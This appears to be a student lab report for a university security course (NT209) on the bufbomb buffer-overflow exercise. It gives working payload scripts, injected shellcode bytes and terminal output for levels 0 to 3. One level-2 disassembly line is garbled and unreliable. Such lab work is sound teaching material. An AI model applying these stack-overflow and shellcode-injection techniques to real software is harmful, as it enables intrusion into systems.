


Nhóm 6 – NT209.O21.ANTT.1

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- Level 0:



The screenshot shows a Visual Studio Code window titled "level0.py - NT209 - Visual Studio Code". The Explorer sidebar on the left shows a project named "NT209" with files: "bufbomb", "hex2raw", "level0.py", "makecookie", "py.py", and "simple-buffer". The main editor displays the content of "level0.py":


```
1 import sys
2 byte_sequence = b"A"*56 + b"\x9b\x99\x0d\x80"
3 sys.stdout.buffer.write(byte_sequence)
```

Below the editor, a terminal window is open, showing the execution of the script. The terminal output is as follows:

```
wan_thinnn@wanthinnn-MacBookAir: ~/Documents/NT209
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$ ls
bufbomb hex2raw level0.py makecookie py.py simple-buffer
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$ python3 level0.py | ./bufbomb
-u 1270-1385
Userid: 1270-1385
Cookie: 0x61dc49c5
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$
```

The status bar at the bottom indicates the current line and column (Ln 3, Col 39), encoding (UTF-8), and other settings.


- Level 1:



```
level1.py
1 import sys
2 byte_sequence = b"A"*56 + b"\xc8\x99\x0d\x80" + b"\x00"*4 + b"\xc5\x49\xdc\x61"
3 sys.stdout.buffer.write(byte_sequence)
```

```
wan_thinnn@wanthinnn-MacBookAir: ~/Documents/NT209
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$ python3 level1.py | ./bufbomb
-u 1270-1385
Userid: 1270-1385
Cookie: 0x61dc49c5
Type string:Fizz!: You called fizz(0x61dc49c5)
VALID
NICE JOB!
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$
```

- level 2:



```
lv2.txt
1 c7 05 60 f1 0d 80 c5
2 49 dc 61
3 68 19 9a 0d 80
4 c3
5 49 49 49 49 49 49 49 49 49
6 49 49 49 49 49 49 49 49 49
7 49 49 49 49 49 49 49 49 49
8 49 49 49 49 49 49 49 49 49
9 dc 34 68 55
```

```
wan_thinnn@wanthinnn-MacBookAir: ~/Documents/NT209
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$ as --32 lv2.s -o lv2.o
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$ objdump -d lv2.o

lv2.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
0:  c7 05 60 f1 0d 80 c5    movl   $0x61dc49c5,0x800df160
7:  49 dc 61                push   $0x800d9a19
a:  68 19 9a 0d 80          push   $0x800d9a19
f:  c3                     ret

wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$ ./hex2raw < lv2.txt | ./bufbomb
-u 1270-1385
Userid: 1270-1385
Cookie: 0x61dc49c5
Type string:Bang!: You set global_value to 0x61dc49c5
VALID
NICE JOB!
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$
```

- Level 3:

The screenshot shows a Visual Studio Code editor with a terminal window open. The terminal displays the following commands and output:

```
wan_thinnn@wanthinnn-MacBookAir: ~/Documents/NT209
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$ as --32 lv3.s -o lv3.o
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$ objdump -d lv3.o
lv3.o:          file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
0:  b8 c5 49 dc 61      mov     $0x61dc49c5,%eax
5:  8d 4c 24 18         lea     0x18(%esp),%ecx
9:  89 cd              mov     %ecx,%ebp
b:  68 87 9a 0d 80      push   $0x800d9a87
10: c3                ret

wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$ ./hex2raw < lv3.txt | ./bufbo
mb -u 1270-1385
Userid: 1270-1385
Cookie: 0x61dc49c5
Type string:Boom!: getbuf returned 0x61dc49c5
VALID
NICE JOB!
wan_thinnn@wanthinnn-MacBookAir:~/Documents/NT209$
```

The background shows the Visual Studio Code interface with a file explorer on the left containing files like `lv3.txt`, `lv3.s`, `lv3.o`, `lv2.txt`, `lv2.s`, `lv2.o`, `lv1.py`, `level0.py`, `hex2raw`, `bufbomb`, `makecookie`, `py.py`, and `simple-buffer`. The main editor area shows the contents of `lv3.txt`:

```
1  b8 c5 49 dc 61
2  8d 4c 24 18
3  89 cd
4  68 87 9a 0d 80
5  c3
6  49 49 49 49 49 49 49 49 49 49 49 49 49 49 49 49
7  49 49 49 49 49 49 49 49 49 49 49 49 49 49 49 49
8  49 49 49 49 49 49 49 49 49 49 49 49 49 49 49 49
9  49 49 49 49 49 49 49 49 49 49 49 49 49 49 49 49
10 dc 34 68 55
```